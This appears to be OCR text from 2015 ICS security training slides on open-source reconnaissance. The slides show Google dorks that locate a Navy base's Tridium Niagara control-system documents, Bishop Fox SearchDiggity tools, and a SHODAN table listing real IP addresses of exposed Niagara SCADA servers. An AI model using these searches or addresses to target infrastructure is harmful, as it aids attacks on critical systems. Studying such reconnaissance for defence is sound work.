
Assessment Tools

- DHS ICS-CERT Cyber Security Evaluation Tool (CSET)

Virtual Machines

- VM Player
- Windows Hypervisor

Google Hacking


https://www.google.com/#q=navy+tridium
Introduction to Cybersecuring ...
navy tridium bangor - Goog...
Google
Sign in
Web
Shopping
News
Maps
Images
More
Search tools
11:53 AM
1/12/2015

navy tridium bangor

About 403,000 results (0.43 seconds)

Search Results: Procurement Synopsis Database - NECO
https://www.neco.**navy**.mil/synopsis/detail.aspx?id=367322
Aug 17, 2012 - Contact Points: Pam Pratt 360-396-0234 pamela.d.pratt@**navy**.mil ... located in **Naval** Base Kitsap, Bremerton, WA, and **Naval** Base Kitsap, **Bangor**, WA ... The NRNW ICS uses **Tridium's** Niagara AX based Architecture which ...


Z--Project Labor Agreement Inquiry, RM 1113414, Energy
www.govcb.com/Z-Project-Labor-Agreement-Inquiry-ADP135052223200...
Sep 30, 2000 - ... Bremerton, WA and **Naval** Base Kitsap at **Bangor**, Silverdale, WA. ... The NRNW ICS uses **Tridium** € s Niagara AX based Architecture which ...

Naval Base Kitsap - Bangor - Military.com
www.**military**.com/base-guide/**naval**-base-kitsap---**bangor** - Military.com
Naval Base Kitsap was created in 2004 by merging the former **Naval** Station Bremerton with **Naval** Submarine Base **Bangor**. The Mission of **Naval** Base Kitsap is ...
Missing: tridium

Daniel Ehrhart | LinkedIn
https://www.linkedin.com/pub/daniel-ehrhart/8a/59/25b
Richmond, Kentucky - Technical Training Specialist at GP Strategies Corporation
US **Navy**. May 2012 – Present (2 years 8 months)**Bangor**, WA. Coordinated ... 2013. Awarded 3 **Navy** and Marine Core Achievement medals for performance while serving

https://www.google.com/#q=navy+tridium+bangor

Google Hacking


https://www.neco.navy.mil/upload/N44255,
Introduction to Cybersecurin...
site:tridium.com site:mil - Go...
site:tridium.com filetype:txt -...
neco.navy.mil
11:48 AM
1/12/2015

FY-13 Energy Projects: Modernize Industrial Control System
Naval Base Kitsap (Bremerton, Bangor, Keyport, and Jackson Park), Washington

RM-1113414

PART THREE - PROJECT PROGRAM

Project Program


RM-1113414, Modernize Industrial Control System, Naval Base Kitsap FY13

Naval Base Kitsap

filetype:pdf -site:tridium.com site:mil

https://www.neco.navy.mil/upload/N44255/N4425513R40020005N4425513R40020005N44255-13-R-4002_Part_3_Draft.pdf

Google Hacking Diggity Project



Google Hacking Diggity Project

ATTACK TOOLS

SEARCHDIGGITY

SearchDiggity v 3

SearchDiggity - Tool Screenshot Gallery

HACKING DICTIONARIES

Bing Hacking Database - BHDB v2

SharePoint - Google and Bing Hacking Dictionary Files

GHDB Reborn Dictionaries - Exploit-DB

SHODAN Hacking Database - SHDB

HACKING GOOGLE CUSTOM SEARCH

Hacking CSE for All Top Level Domains

Bypassing Google CSE to get Full Web Search Results

Attack Tools

Sometimes, the best defense is a good offense. Bishop Fox's attack tools for Google Hacking level the playing field by allowing our clients to find information disclosures and exposed vulnerabilities before others do. Arm yourself with our arsenal of attack tools that leverage Google, Bing, and other popular search engines.


SEARCHDIGGITY

SearchDiggity v 3

SEARCHDIGGITY

http://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/#searchdiggity

Google Hacking Diggity Project



Enter SHODAN API key


Category	Search String	URL	Hostnames	City	Country
SCADA	Niagara Web Server	http://193.185.169.90/			Finland
SCADA	Niagara Web Server	http://12.171.57.87/			United States
SCADA	Niagara Web Server	http://70.168.40.243/	wsip-70-168-40-243.	Cleveland	United States
SCADA	Niagara Web Server	http://216.241.207.94/	sciop-ip94.scinternet.	Colorado City	United States
SCADA	Niagara Web Server	http://206.82.16.227/	niagarafred.norleb.k1	Lancaster	United States
SCADA	Niagara Web Server	http://184.187.11.158/		Omaha	United States

```
HTTP/1.0 302 Moved Temporarily
location: http://70.168.40.243/login
content-type: text/html; charset=UTF-8
content-length: 116
set-cookie: niagara_audit=guest; path=/
server: Niagara Web Server/3.5.34
```

Finding SCADA systems
via SHODAN Diggity

...level the playing field...find information disclosures and exposed vulnerabilities before others do...

Google Earth



GSA Hq dc

ex: Restaurants

A GSA
1800 F Street Northwest, Washington, DC 20405
(800) 488-3111 · gsa.gov
2 reviews

B GSA Federal Credit Union
301 7th Street Southwest #5021, Washington, DC 20024
(202) 488-6311 · gsafcu.gsa.gov

C Gsa Staff Offices Associates
1275 First Street Northeast #1224, Washington, DC 20417

☑ My Places
☑ Sightseeing Tour
Make sure 3D Buildings layer is checked

☑ Primary Database
☑ Borders and Labels
☑ Places

DC.gov The District of Columbia

DC GIS Data Clearinghouse/Catalog

Enter a keyword search into the field or view layers filtered alphabetically from the options below. Also try the advanc

Keyword Dataset Search 10 Results Search View All

For a quick alphabetical search, select from the letters below.

Alphabetical Dataset Search

